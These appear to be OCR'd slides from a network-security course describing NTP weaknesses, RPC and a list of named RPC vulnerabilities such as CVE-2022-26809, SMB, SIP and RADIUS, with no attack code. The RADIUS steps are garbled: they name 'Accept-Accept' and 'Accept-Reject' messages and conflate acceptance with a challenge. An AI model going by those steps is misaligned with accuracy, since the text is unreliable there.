
- Uses UTC as a reference time
- Highly scalable

Weaknesses :

- It is vulnerable to denial-of-service attacks and DDoS amplification attacks
- Intruders can intercept the packets between an authentic client and server
- Intruders can replay one or more packets

RPC (Remote Procedure Call)

- Remote Procedure Call (RPC) is a protocol that allows **inter-process communication** between two programs (client and server) without having to understand the network's details
- Some of the RPC services on Unix are the Network Information Service, Network File System, andCommon Desktop Environment
- Some of the **recent RPC vulnerabilities** on Windows and Linux platform:
  - Microsoft Windows Remote Procedure Call Security Bypass Vulnerability
  - Microsoft RPC DCOM Interface Overflow
  - Remote Procedure Call Runtime Remote Code Execution Vulnerability - CVE-2022-26809
  - Multiple Linux Vendor rpc.statd Remote Format String Vulnerability
  - Port 111 rpcbind Vulnerability



CVE ID

CVE-2022-26809 Learn more at National Vulnerability Database (NVD)

Description

Remote Procedure Call Runtime Remote Code Execution Vulnerability. This CVE ID is unique from CVE-2022-24492, CVE-2022-24528.

References

Assigning CNA

Microsoft Corporation

Date Record Created

20220309

Phase (Legacy)

Assigned (20220309)

Notes: ____

____

____

____

____

____


Server Message Block (SMB) Protocol

1. The Server Message Block (SMB) is an **application-layer** network protocol used to provide shared access to files, printers, serials ports, and other resources between the **nodes** of a network

2. It provides an authenticated **inter-process communication** mechanism and is widely used by Microsoft Windows

3. SMB works through a client-server approach
   - The client makes specific **requests** to the server, and the server responds accordingly
   - Based on the request made, the server makes **file systems** and other resources available to clients on the network


4. The transport layer protocol that **Microsoft SMB Protocol**, is most often used with is NetBIOS over TCP/IP (NBT)



Note: The enhanced version of SMB called Common Internet File System (CIFS) was developed by Microsoft for open use on the Internet

Session Initiation Protocol (SIP)

- SIP is a communications protocol that is used for signaling and **controlling real-time multimedia sessions** that involve voice, video, instant messaging and other communication applications
- It works in conjunction with various other protocols like SDP, RTP, SRTP, and TLS
- SIP **determines user attributes** like user location, user availability, user capability, session setup, and session management




Notes: ______________________________

RADIUS

- Remote Authentication Dial-In User Service (RADIUS) is an authentication protocol that provides centralized authentication, authorization, and accounting (AAA) for the remote access servers to communicate with the central server

Radius Authentication Steps:


1. The client initiates the connection by sending an **Access-Request packet** to the server
2. The server receives the access request from the client and compares the credentials with the ones stored in the database. If the provided information matches, then it sends the **Accept-Accept message** along with the **Access-Challenge** to the client for additional authentication, otherwise it sends back the Accept-Reject message


Packet Type-Access Request (Username, Password)
Access-Accept/Access-Reject(User Service, Framed Protocol)
Access Challenge (optional) (Reply Message)
Access Server
RADIUS Server

